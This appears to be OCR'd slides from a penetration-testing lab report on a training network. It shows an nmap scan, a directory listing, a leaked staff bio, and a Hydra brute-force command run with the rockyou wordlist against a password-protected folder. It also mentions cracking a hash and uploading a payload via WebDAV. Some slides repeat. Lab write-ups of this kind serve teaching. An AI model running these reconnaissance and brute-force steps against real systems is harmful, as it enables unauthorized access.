
```
root@Kali:~# nmap -sV --top-ports 1000 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-18 02:16 PST
Nmap scan report for 192.168.1.1
Host is up (0.00087s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00095s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

02




Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 P

03



192.168.1.105/meet_our_te
192.168.1.105/meet_our_team/ashton.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to
managing everyone's credit card and security information has been terrifying. I can't
believe that they have me managing the company_folders/secret_folder! I really
shouldn't be here" We look forward to working more with Ashton in the future!
```

Exploitation: No password failure lockout and Weak password / Security practices

01

Tools & Processes

During information gathering, we learnt from *"/meet_our_team/ashton.txt"* about the existence of "*/company_folders/secret_folder*". Accessing this folder required authentication, however informed us of the username via a text prompt *"For ashtons eyes only"*.

Utilising Hydra's brute force dictionary attack with the "rockyou.txt" we were able to crack Ashton's password with the following command:

```
"Hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV
192.168.1.105 http-get /company_folders/secret_folder"
```

Gaining access to this directory provided instructions on how to connect to the webdav, along with Ryan's password hash which we were able to crack using the online tool *"crackstation.net"*

02


Achievements

A combination of all of these vulnerabilities allowed for us to conduct successful information gathering, Brute force access to a restricted folder and crack the hash for a users password.

These steps provided us with access to the webdav, providing a platform to upload a malicious payload.


Exploitation: No password failure lockout and Weak password / Security practices

01


192.168.1.105/meet_our_te
192.168.1.105/meet_our_team/ashton.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to
managing everyone's credit card and security information has been terrifying. I can't
believe that they have me managing the company_folders/secret_folder! I really
shouldn't be here" We look forward to working more with Ashton in the future!
```

02



Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

